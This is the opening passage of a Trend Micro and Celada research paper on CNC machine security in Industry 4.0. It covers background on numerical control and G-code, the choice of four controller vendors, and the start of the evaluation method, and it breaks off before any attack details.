



The Security Risks Faced by CNC Machines in Industry 4.0

Marco Balduzzi
Trend Micro

Francesco Sortino, Fabio Castello, Leandro Pierguidi
Celada



TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by

Trend Micro Research

Written by

Marco Balduzzi

Trend Micro

Francesco Sortino

Fabio Castello

Leandro Pierguidi

Celada

info@celadagroup.com

www.celadagroup.com

Stock image used under license from
[Shutterstock.com](https://www.shutterstock.com)

Contents

4

1. Introduction

7

2. Numerical Control Machines

15

3. Research Scope

18

4. Evaluation

27

5. Attacks

38

6. Use Cases

58


7. Discussion

61

8. Related Work

63

9. Conclusion

A person with a beard, wearing a blue long-sleeved shirt, is seen from the side, looking at a control panel of a CNC machine. The control panel features a yellow emergency stop button, a red stop button, and a green start button. The background is a blurred industrial setting.

Computer numerical controls (CNCs) are largely used in production plants and constitute a critical asset for organizations globally. The main benefit of CNC machines such as automated drills, lathes, and mills is that they are programmed to execute repetitive tasks with the goal of improving the production while reducing the costs.

In the last decade, the strong push dictated by the Industry 4.0 paradigm led to the introduction of technologies for the wide connectivity of industrial equipment, including in the CNC domain. As a result, modern CNC machines resemble full-fledged systems more than they do mechanical machines, because they offer numerous networking services for smart connectivity and network integration. Given the shift to a more complex and software-dependent ecosystem, these machines are left more likely exposed to potential threats.

This increased likelihood of exposure is further emphasized by reasons such as the heterogeneity of the technologies used in the industrial domain, with few standards available and far from being widely adopted yet; the lack of awareness in the domain, for example, in adopting security best practices both in the development of the machines and in their use in production; and the strong push dictated by the market to rapidly reposition legacy machines in the form of modern, smart solutions.

Given these considerations, this research paper explores the risks associated with the strong technological development observed in the domain of CNC machines. We performed a security evaluation of CNC controllers manufactured by four representative vendors, by analyzing the technologies being introduced to satisfy the Industry 4.0 paradigm and conducting a series of practical attacks on real-world CNC installations. To the best of our knowledge, we are the first to conduct an in-depth empirical analysis in this direction.

Unfortunately, our work revealed security deficits in modern CNC machines, which appear to have been lagging behind. We rarely found common security mechanisms like resource access control and management, which are nowadays deployed everywhere in traditional computers and servers, on the tested CNC machines.

As a result, modern CNC installations could become victims of attacks like damage, denial of service (DoS), hijacking, and theft of intellectual property. We demonstrated all these attacks in practice. For example, we simulated an attack in which a malicious user targets a production line to steal intellectual property (in the form of production code) or sabotages the production. In another scenario, a cybercriminal takes control of the manufacturing process to introduce microdefects that pass the QA process, eventually resulting in economical or reputational loss for the manufacturer.

Given the importance of our findings, we took appropriate precautions before publishing our research. Specifically, we closely worked with the vendors to raise our concerns and suggest measures for mitigation.

We took our research as an opportunity to promote awareness in a domain where cybersecurity had been gaining greater importance and should thus be given greater attention.

1. Introduction

The last decade saw a surge in the adoption of network-enabled systems, including devices that historically were not network-enabled for certain reasons. Among these were systems that were associated neither with traditional IT equipment such as desktop computers or servers nor with the consumer or internet-of-things (IoT) segment represented by devices like smart TVs or home assistants.

In the industrial world, for example, many kinds of such systems are largely used nowadays to support the manufacturing process in a smart, modern paradigm. This paradigm, which falls under the umbrella term “Industry 4.0,” is central to the development of an internet- and network-connected industrial world.

Devices that historically were operated in an offline fashion (for example, using a machine’s on-board interfaces) or via point-to-point communication protocols (for example, serial) now tend to be connected to production networks, with the advantage of a better controlled and improved production. The evolution observed in recent years on devices such as CNC machines, programmable logic controllers (PLCs), industrial robots, collaborative robots, automated guided vehicles (AGVs) applied to logistics, and automated warehouses is heading toward models of interconnection, according to the general paradigm of Industry 4.0, and is pushing manufacturing companies toward networked shop floors.

Although the need for connecting such modern machinery to wide networks, including the internet, represents an important opportunity to create new business intelligence — for example, the collection and analysis of production data — it also opens the doors to potential threats that could have an impact on the security and privacy of organizations around the world.

This is further underscored by several reasons: first, the heterogeneity of the technologies used in the industrial domain, with few standards available and far from being widely adopted yet; second, the lack of awareness in the domain, for example, in adopting security best practices in the development or use of the machines; third, the lack of prior art showing *in practice* how such machines could be attacked; and last but not least, the strong push dictated by the market to rapidly reposition legacy machinery in the form of modern, smart solutions.

This push includes, for example, tax incentive policies on purchases through deductions for direct investments (Italy),¹ exemption of profits distributed for innovative companies and startups (France),² tax exemptions (Germany),³ reduced rates (Spain),⁴ and direct state funding (the Netherlands).^{5, 6} Investments

in improvement processes such as research, development, and innovation are fostered as well thanks to tax credit policies. In the case of the UK, explicit tax benefits have also been included for companies bringing back the delocalized production at home, while in all other European cases, backshoring has been a phenomenon derived from the incentives proposed for the technological transition.⁷

Given these considerations showing the importance from a security perspective of the development that the industrial world went through over the last decade, some previous research (even if very much limited) has looked into the risks connected with the advent of Industry 4.0. For example, researchers from Trend Micro and the Polytechnic University of Milan conducted a security analysis of an industrial robot controller. Using a real-world robot installed at the university, they evaluated the risks associated with its implementation.⁸ Other works explored the risks associated with bad practices in developing code for domain-specific languages, such as those employed in modern machinery.^{9, 10} Researchers from Trend Micro and the Polytechnic University of Milan reported certain practical issues related to smart manufacturing systems in general.¹¹ And Trend Micro researchers (including one of the authors of this research) looked at industrial gateways, that is, smart gateways considered as industrial internet-of-things (IIoT) equipment used in smart factories for enabling the communication between modern and legacy devices using different network protocols (for example, TCP and serial).^{12, 13}

While some of these studied technologies are related to smart manufacturing, none of them deal with CNC. In this respect, we believe that we are the first to tackle this topic from a security standpoint.

Modern CNC machines include sophisticated machines such as automated drills, lathes, and mills that can be programmed with domain-specific languages and configured to operate autonomously in a fully remote fashion, for example, with networking frameworks and libraries made available by the vendors. These same machines can be extended in features by installing industrial add-ins that act as software extensions, similar to mobile apps downloadable from app stores.

These and other domain-specific functionalities make modern CNC machines closer to full-fledged systems like IT servers than to hardware-centric machines like what CNC machines used to be. While, under the hood, CNC machines still run well-established automation routines, such as those used in manufacturing to model raw material, they are operated by operating systems built on top of layers of software and technologies.

As security researchers, and given the complexity of this technological ecosystem, we believe that there is a potential risk for abuse. For this reason, we conducted an assessment of the CNC domain by investigating the security posture of representative controllers — in particular, by focusing on the technological aspects needed to make such machines easy to be connected to and operated remotely in smart manufacturing environments.

In summary, the contributions of our work are:

- We investigate the domain of CNC machines in terms of security and privacy. To the best of our knowledge, we are the first to conduct an in-depth empirical analysis in this direction.
- We identify four controller vendors as representative of this domain and conduct practical assessments on the technologies offered by their controllers.
- We report security problems related to the abuse of such technologies that could result in attacks such as DoS, leak of sensitive information, production hijacking, introduction of microdefects, damage of machines and pieces, and theft of intellectual property.
- We communicate our findings to the affected vendors in a responsible manner and do our best to raise awareness in this domain.

The rest of this research paper is organized as follows. In Section 2, we provide an introduction to CNC machines and discuss the domain-specific features that are related to our research. In Section 3, we summarize our research scope and the motivations behind our selection of controller manufacturers for our evaluation, which we discuss in Section 4. In Section 5, we summarize our findings and discuss the different categories of attacks that we identified and confirmed to work in practice in our test bed. In Section 6, we illustrate a few practical use cases showing the attacks in practice. We recommend countermeasures and report on our responsible disclosure process in Section 7, review related work in Section 8, and draw conclusions in Section 9.

2. Numerical Control Machines

The onset of a new historical phase for world industries, the Fourth Industrial Revolution, often referred to as “Industry 4.0” and also known as “4IR” or “I4.0,” is now established knowledge among the scientific and industrial communities. The label was introduced in 2011 by the German Communication Promoters Group of the Industry Science Research Alliance.¹⁴ The concept behind its definition relies on the effects of the introduction of interconnected services into industrial and manufacturing environments, leading to further developments in associated technologies, procedures, and standards. These conditions have set new industrial capabilities that have resulted in a new industrial revolution, considering steam power, electricity, and information technology (IT) as the drivers of the first, second, and third ones, respectively.¹⁵ Productive equipment, such as machine tools, has advanced as well during these historical transitions, as illustrated in Figure 1, with a marked acceleration in recent years thanks to advancements in electronics and informatics applied to manufacturing systems.




Figure 1. The evolution of industrialization compared with the evolution of machine tools¹⁶

The benefits of the permeation of IT in production are not limited only to the improvement of industrial processes. It also enables new ways of improving manufacturing at large thanks to the application of concepts typical of the IT world, such as servitization and cloud computing.¹⁷

A “4.0 workshop” can be seen as the meeting point between production technologies and information technologies,¹⁸ in which the cornerstone of the interaction is the exchange of data, in both the operational and production environments. Data represents a fundamental asset for an organization willing to improve the efficiency of its business.

A production system — be it a workshop of a small or medium-size company, or a production plant of a corporation — is typically composed of various machines suitable for the transformation of materials (raw or semifinished) in subsequent stages of the production process. With regard to this broad category of machinery, our research focused on the most widespread and permeating category of machinery, namely, machine tools.

A machine tool is a machine developed to transform the geometry of raw or semifinished materials through machining. Machining is the process through which a material (be it metal, polymeric, or otherwise) is cut until it reaches the desired geometry through a controlled process. This process is called chip removal and is carried out through the aid of cutting tools. The process is classified as subtractive, as the material is removed from the initial geometry.

Process control is now achieved using numerical control (NC), also referred to as computer numerical control (CNC), which, together with the mechanics of the machinery, constitutes a numerically controlled machine tool. The main benefit of this addition lies in the possibility of the machine to operate process phases in an unattended way and use the computing power of the NC to create complex geometries with high degrees of precision.

NC machine tools are now widely used in production systems, and the same NCs can also be used on other types of production machines, such as laser cuts, bending machines, and deformation machines. Furthermore, given the presence of these systems in the industry starting in the 1970s, programming languages, work strategies, and production architectures based on NCs have also become reference standards for different technologies — as in the case of Fused Filament Fabrication (FFF, aka FDM) 3D-printing machines that use the same programming language to run the movements of the machinery axes.

To facilitate the understanding of what we discovered in our research, we introduce some basic concepts related to the use of machine tools.

Numerical Control

Machining by chip removal requires, in almost all cases, the execution of complex movements, on several axes of movement of the tools and of the piece, in total synchronization of movement between the elements of the machine and the material being processed. This orchestration is achieved through the NC. This system, based on proprietary software infrastructures or on standards (such as Windows and Linux), is therefore the most critical element of the entire machine, as it controls the process.

The NC usually includes visual programming functions (that is, no-code programming on the machine) to speed up the setup of the production cycle, and can also be extrapolated from the machine to allow the training of the operators who will then have to use it in production. In this case, we are talking about NC simulators, which can be either physical (as in the case of Okuma and Haas) or virtualized (as in the case of Heidenhain). The NC is also always equipped with a human-machine interface (HMI) to facilitate the operator's interaction with the control. Buttons and keyboards are physically mounted on this device as input peripherals for declarations and operations, including safety ones, as in the case of an emergency stop.

The NC therefore allows, in the first and most important instance, for the creation and execution of the work program that will be executed by the machine. Since the programming of the machine is a critical part of the manufacturing process, the original equipment manufacturer (OEM) of the NC also offers the possibility of purchasing NC simulators.

These devices, which could be either purely software or purely hardware, are an exact functioning copy of the NC mounted on the machine tools — thereby allowing the operator to test programs on an NC that simulates the real machine tool, parallelizing the development work to the production work carried out on the machine tool in production. The simulators faithfully replicate the work environment of the NC mounted on physical machines and can therefore be used as an alternative to the real machine to carry out programming and configurations when the real machine is engaged in production or not available. In our research, we used both machine tools equipped with NCs and ones with simulators.




Figure 2. The parts of a CNC machine

Programming

Initially developed in the 1950s, G-code (aka RS-274) is the predominant programming language in the world of machine tools. It is presented as a series of instructions initialized by a letter address, which follow one another on successive lines separated by paragraph breaks; each of these lines is called a “block.” Each letter address specifies the type of movement or function called by the user in that part of the program. Table 1 gives several examples of letter addresses and their corresponding functions and descriptions.

| Variable | Function | Description |
|----------|----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| G | Preparatory | Determines the type of movement to be executed (for example, rapid translation or cutting). |
| M | Miscellaneous | Is used to recall machine-specific functions, such as I/O command, program recall, or line return. |
| T | Tool | Is a tool selection or tool modal function, and is also used to set the logic for tool change from the tool magazine. |
| H | Tool length | Selects or operates on the tool length parameter of the specified tool, and is also used for tool length compensation. |
| N | Block sequence | Defines or recalls a specific program block, and may be used for returning to a specified block during a program run, thus creating a loop in the program. |

Table 1. Examples of G-code letter addresses

Over the years, functions that we now consider basic in programming languages, such as loops, macros, and object programming, have also been introduced in machine language, and numerous examples of conversational or guided languages have been included in the controls to facilitate NC operations.

Parametric Programming

One of the functions now taken for granted in programming but heavily used in the programming of machine tools is parametric programming, the creation of work programs composed of subroutines, activated or modified according to the values of specific variables (called, depending on the NC manufacturer, “common variables” or “macros”). These variables are usually input by the operator through software masks displayed at the HMI level or through machine-to-machine (M2M) connections to enable feedback and closed-loop controls between production systems.

The program in Figure 3 is a simple example of a parametric program for Haas machines. The main program, called “O09010”, executes program “100” if at startup variable number 7 is set to the value 1 or executes program “200” if variable number 7 is set to value 2.

```
%  
O09010 (G200)  
IF [ #7 EQ 1 ] GOT0100  
IF [ #7 EQ 2 ] GOT0200  
  
N100  
#100= 1000  
M98 P#100  
M99  
  
N200  
#100= 2000  
M98 P#100  
M99  
%
```

Figure 3. An example of parametric programming

This example, although extremely simplified, represents the basis for understanding the use of this programming mode in the field of machine tools. Often, for the machining of components made with various versions — for example, in the production of slots, profiles for interlocking, or articles determined by “sizes” or with very simple geometric features — a single machining program is used to modify the functions associated with geometric variables thanks to the modification of the support variables. It is thus possible to use a single program to process an entire range of products, modifying the values of the program variables at the start or even during processing.

Single Step

Complex machining often requires setup phases, carried out directly by the operator or by the technologist in the first execution of the program, with the aim of optimizing the machining in terms of cutting parameters and machine movements. This step is done using the control's "single step" feature, which is the ability to run the work program one line of code at a time. In this way, the operator can check, line by line, the correspondence of the executed code to the best possible working conditions, by directly reviewing the program code and determining whether it is necessary to intervene by modifying it.

Usually, in this operational mode, the safety guards of the machine are continuously opened and closed to access the work area and verify the achievement of the execution of the program line launched by the NC.

Feed Hold

As with the single-step function, machine tools are equipped with a button that allows the operator to stop the movement or "feed" of the axes, while keeping the spindle in movement or reducing its rotation. This "feed hold" function is mainly used to check the correct execution of complex features by inspecting the work area before proceeding with further steps in the process. In fact, chips coming from the removal of the material being processed could be deposited in work areas or on measuring probes, potentially invalidating the measurements or inducing defects downstream of the machining if they are not removed. The feed hold function therefore allows the operator to check that the manufacturing cycle can be continued or to temporarily stop it to clean the work area, restarting the cycle in a safe condition.

Tools

The machining process is characterized, regardless of the machine, by the presence of an element called "tool," which through a cutting process removes the excess material from the raw piece, creating a machining "pass" that changes the geometry of the material being machined. This cutting of the material is made possible by the relative speed between the manufacturing part and the cutting tool edge. Relative speed, also called "cutting speed" or "surface speed," is the difference in speed between the surface of the material being machined and that of the tool. In addition to this parameter, the cutting process is also characterized by the feed rate, expressed as the speed of the tool moving along the workpiece. These two speeds express the fundamental parameters in the chip removal process.

Tools are the process component that cuts the raw material. There are many types of tools, depending on the type of processing to be carried out. Examples of tools include cutters, drilling bits, finishing and roughing bits, and tappers for making threads. A schematic example of a tool is shown in Figure 4: In this case, the cutting edge, the part of the surface in contact with the machining material, is shown on an interchangeable insert.




Figure 4. Machining by chip removal depicting tool and cutting edge

Tool Geometry

Feed rate and cutting speed are functions of a tool's geometry and material. With constancy of material (often a technological limit), different geometry configurations can lead to improvements in the cutting parameters that can be selected for the process. A variety of reference angles and surfaces can be identified for the calculation of optimal process parameters, but discussion of these is beyond the scope of this work. However, it is important to understand that the geometry of the tool plays a fundamental role in the success of the machining and, above all, in the realization of the tolerances required for the process, often on the order of hundredths of a millimeter or less.

Tool geometry is often input into a machine through HMI-level masks or through external systems that communicate through the proprietary protocols of the NCs, defining reference quantities such as diameters and tool lengths. Figure 5 shows an example of tool configuration for Okuma machines.




Figure 5. An example of tool configuration for Okuma machines

Tool Wear Management

The machining process changes the geometry of a tool over time, inducing defects on the cutting edge such as rounding, broken edges, and scratches. To compensate for this variation in tool geometry, machines are often equipped with probing systems, which allow the user to remeasure the geometry of the tool, thus compensating for the effects of wear on the cutting edge. This process can be started automatically from the NC program or manually by the operator, for example, at regular intervals or before starting a new job.

More generally, machine tools compensate for this geometry variation by considering the rounding of the tool tip (nose radius compensation) and the change in the length of the tool (tool wear length, illustrated in Figure 6), given by the consumption of the tip of the tool.




Figure 6. The effect of tool wear on geometry

A further strategy for controlling wear is represented by the management of the tool "life," a quantification of the tool's degree of carrying out more machining operations without the wear breaking it. This life is often measured in terms of repetitions of the work cycle, or minutes or hours of working contact time between the tool and the workpiece. At the end of this life, the machine can stop the production process to avoid introducing defects on the piece, or recall equivalent tools, called "twin tools," and continue with the machining until the end of life of the twin tools.

3. Research Scope

While it should be an easy task, discussing our research scope is not. This is because the domain of CNCs is a complex ecosystem, with many players interacting with one another in a complex manner. To simplify things, we divide these players into five categories: controller (NC) manufacturers, machine manufacturers, resellers, integrators, and end users.

In this simplified view, the process of delivering a CNC machine is a supply chain, with the categories playing their roles in sequence. It should be noted that in some cases, the manufacturer of the controller is also the manufacturer of the machine itself (that is, the first and second categories are one and the same), as in the cases of Okuma and Haas. The same applies for integrators acting as resellers as well. Figure 7 illustrates the CNC machine supply chain.




Figure 7. The CNC machine supply chain

Looking at this supply chain from a security standpoint, issues might arise anywhere in the process, such as those introduced by an integrator before delivering the CNC machine to a reseller. Despite this assumption, we focus our work on the beginning of the supply chain, that is, on the CNC controllers, and we justify this decision with distinct reasons.

First, a security issue introduced at the beginning of the supply chain gets propagated (and potentially amplified) along the way. This is the case, for example, with all machines adopting a bottom-up architecture, that is, with the controller’s code underlying the operating system of the machine manufacturer, which is by itself wrapped inside the software developed by the integrator like a front end. In this case, an error in the controller’s code is more difficult to track and could result in a greater impact on the general security of the machine.

Second, the technologies employed at the machine level are dependent on those of the controller, that is, those developed by the controller manufacturer. For example, if a manufacturer decides to deliver a controller with a certain protocol, the manufacturer of the machine needs to adapt the software to this decision. In our research, we have seen that this is often the case.

Finally, the number of controller manufacturers is lower than the number of machine manufacturers or integrators. This is often the case with supply-chain models in which the number of players grows along the chain. This characteristic favored us in the process of identifying a set of representative players.

Indeed, we began our research by identifying a set of representative controller manufacturers. We proceeded by selecting the players that had had a worldwide reach, had been on the market for many years, had been widely known in the industrial domain, or had been developing technologies widely used in this industry. Last but not least, we considered only the manufacturers that had machines that we could get access to. This was especially important for us because we wanted to conduct an empirical study, in which we could evaluate the problems with real-world installations. The machines were located in different facilities: in Celada, MADE Competence Center, or the Department of Mechanical Engineering of the Polytechnic University of Milan.

To summarize, we selected manufacturers representative of the machine controller market that:

- Are geographically distributed (that is, with headquarters and subsidiaries spread across the world) and resell on a global scale.
- Have been on the market for decades.
- Have a large estimated size, for example, with a total annual revenue of at least a billion US dollars.
- Use technologies that are widely adopted in the domain and are present in different manufacturing sectors.

Overall, we believe that the manufacturers we selected represent a good research case for a security evaluation of CNCs. In addition, it is important to point out that controller manufacturers adopt the same technologies (software, methodology, protocols, and so on) for all their controllers. In other words, a security issue found on a controller is most likely applicable to any other controller of the same vendor.

Table 2 provides a summary of the manufacturers we selected and their respective machines that we used for testing.

| Vendor | Haas | Okuma | Heidenhain | Fanuc |
|------------------------------|-----------------------------------------------------------------------|----------------------------------------------------------------|---------------------------------------------------------------|--------------------------------------------------------------------|
| Country | US | Japan | Germany | Japan |
| Year of establishment | 1983 | 1898 | 1889 | 1972 |
| Estimated size | More than US\$1 billion revenue, 1,300 employees (2018) ¹⁹ | US\$1.41 billion revenue, 3,812 employees (2020) ²⁰ | US\$1.3 billion revenue, 8,600 employees (2020) ²¹ | US\$4.18 billion revenue, 8,260 employees (2020) ²² |
| Market | Controllers and machines for all markets | Controllers and machines for all markets | Controllers | Controllers and simple machines |
| Simulator | 100.19.100.1123 | OSP-P300S | TNC 640 Programming Station 340595 V.10.00.04 | Not used |
| Controllers | 100.20.000.1110 | P300MA-H | TNC 640 | Fanuc 31iB5 iHMI and Fanuc 32i-B |
| Machines | Super Mini Mill ²³ | Genos M460V-5AX ²⁴ | Hartford 5A-65E ²⁵ | Yasda YMC 430 + RT10 ²⁶ and Star SR-32JII ²⁷ |
| Types | Three-axis vertical machining center | Five-axis vertical machining center | Five-axis vertical machining center | Five-axis vertical micro machining center and Swiss lathe |

Table 2. A summary of the selected manufacturers and their respective machines used for testing

4. Evaluation

In this section, we explain the approach that we adopted in our evaluation. For all vendors that we included in our research scope, we conducted an equal evaluation of their machines, which we summarize thus:

1. We first identified the technologies adopted by the vendors to be “Industry 4.0–ready.” This set of technologies consists of the interfaces (and related protocols) used to interconnect the machines to serve in smart environments. These interfaces allow the machines to transmit outbound information to centralized systems such as production data for better management and cost reduction. They also enable remote management, for example, for an operator to easily change the executed program or the configuration of the tooling.
2. We conducted a security assessment in a black-box fashion, which consisted of using automated vulnerability scanners like Nessus to identify potential known vulnerabilities or misconfigurations in the exposed services. It should be noted that since the goal of our research was on domain-specific technologies, we ignored all problems related to generic software like Windows services and moved forward looking for abuses in CNC interfaces.
